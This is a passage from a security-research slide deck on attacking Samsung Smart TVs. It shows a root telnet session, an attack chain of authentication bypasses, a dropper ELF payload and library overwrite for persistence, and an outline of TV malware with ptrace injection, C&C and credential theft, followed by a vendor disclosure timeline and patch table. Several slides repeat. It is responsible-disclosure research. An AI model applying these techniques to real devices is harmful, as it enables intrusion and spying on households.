Existing '/mtd_rwcommon/moip/engines/Skype/remoteSamyGO.zip' ? [OK]

All activation files processed

Now press exit and restart TV then test FTP

Free memory: 1217 Mbytes
```

Basic telnet access to the target system



```
root@kali:~# telnet 192.168.1.3
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '^]'.
shell>
shell>id
uid=0(root) gid=0
shell>
```

Access to UI



Authentication Vulnerabilities (#1, #2,#3, #4)

Access to UI

Enable Developer Mode

Try to install Dropper App: drops ELF payload

Security Violation

Install remote rooting App

Malware Installer(ELF) + payload

Use File.Unzip (#6)


Install payloads on the system

Run installed App


Overwrite Skype MOIP component (#7)

Achieve persistency


Install apps in developer mode


Authentication Vulnerabilities (#1, #2,#3, #4)
Access to UI
Enable Developer Mode
Try to install Dropper App: drops ELF payload
Security Violation
Install remote rooting App
Malware Installer(ELF) + payload
Use File.Unzip (#6)
Install payloads on the system
Run installed App
Overwrite Skype MOIP component (#7)
Achieve persistency

Use dropper hack to drop ELF package


Authentication Vulnerabilities (#1, #2,#3, #4)
Access to UI
Enable Developer Mode
Try to install Dropper App: drops ELF payload
Security Violation
Install remote rooting App
Malware Installer(ELF) + payload
Use File.Unzip (#6)
Install payloads on the system
Run installed App
Overwrite Skype MOIP component (#7)
Achieve persistency

Run rooting App to install ELF and payloads



Authentication Vulnerabilities (#1, #2,#3, #4)

Access to UI

Enable Developer Mode

Try to install Dropper App: drops ELF payload

Security Violation

Install remote rooting App

Malware Installer(ELF) + payload

Use File.Unzip (#6)


Install payloads on the system

Run installed App

Overwrite Skype MOIP component (#7)

Achieve persistency

Shared library hack to achieve persistency


Authentication Vulnerabilities (#1, #2,#3, #4)
Access to UI
Enable Developer Mode
Try to install Dropper App: drops ELF payload
Security Violation
Install remote rooting App
Malware Installer(ELF) + payload
Use File.Unzip (#6)
Install payloads on the system
Run installed App
Overwrite Skype MOIP component (#7)
Achieve persistency

Will it be possible to create malware that is similar to Windows malware?

Process hooking

- You can inject a library to the target system using the ptrace feature

C&C communication

- The TV uses a typical Linux system and you can create a program that uses the socket

Credential theft


- You can inject modules to the main application (exeAPP) and you can steal credentials by hooking network communications
- Even better, the web browser application doesn't alert on self-signed certificates

Demo

1. Install malware on the TV
2. Inject malicious modules to the target application
3. Control the system from the C&C server
4. Send pop-up graphical images on the system
5. Use Samsung apps and browser on the TV
6. Check the collected data uploaded to the C&C server

Vendor problem

Timeline



2/5/2014
First contacted Samsung

2/6/2014
I sent POC to Samsung

5/14/2014
I requested updates

6/6/2014
I shared my full details

9/9/2014
Requested update on the patch status

2/6/2014
Samsung requested POC


5/19/2014
Samsung claimed that they know the issue patch is coming July

5/21/2014
Samsung requested more details

9/2/2014
Samsung contacted discussing bounty and credit

9/18/2014
Samsung provided patch status

Timeline



2/5/2014
First contacted Samsung

2/6/2014
I sent POC to Samsung

5/14/2014
I requested updates

6/6/2014
I shared my full details

9/9/2014
Requested update on the patch status

2/6/2014
Samsung requested POC


5/19/2014
Samsung claimed that they know the issue patch is coming July

5/21/2014
Samsung requested more details

9/2/2014
Samsung contacted discussing bounty and credit

9/18/2014
Samsung provided patch status

Timeline



2/5/2014
First contacted Samsung
2/6/2014
I sent POC to Samsung
5/14/2014
I requested updates
6/6/2014
I shared my full details
9/9/2014
Requested update on the patch status
2/5/2014
3/1/2014
4/1/2014
5/1/2014
6/1/2014
7/1/2014
8/1/2014
9/1/2014
9/30/2014
2/6/2014
Samsung requested POC
5/19/2014
Samsung claimed that they know the issue patch is coming July
5/21/2014
Samsung requested more details
9/2/2014
Samsung contacted discussing bounty and credit
9/18/2014
Samsung provided patch status

Patch status according to Samsung

Vulnerability	Status
Rooting widget using libskype.so	Patched from 2014/02
Kill watchdog using uepkiller.sh	Patched from 2014 models
Insufficient authentication for remote control (IP/Hostname/MAC)	Patch process started on July 14, it will take 1~2 month to be applied to all models
2nd Remote control authentication bypass using Null MAC address	Patch process started on July 14, it will take 1~2 month to be applied to all models
Files in TempDownload are not deleted and can be accessed by other widgets	Patch process started on September 14, it will take 1~2 month to be applied to all models

Conclusion

You can look into the state of security in smart appliances by looking into Smart TV security.

The status of Smart TV security is not so advanced (yet)

- Very primitive security issues still exist in Smart TV systems

Creating malware for TV systems is not so different from creating malware for PCs or Linux systems

Vendor response is not in such a mature state

- Communications are slow and unresponsive in many cases
- They can learn from the software industry how to handle security issues

Thank you

Learn more: hp.com/go/hpsrblog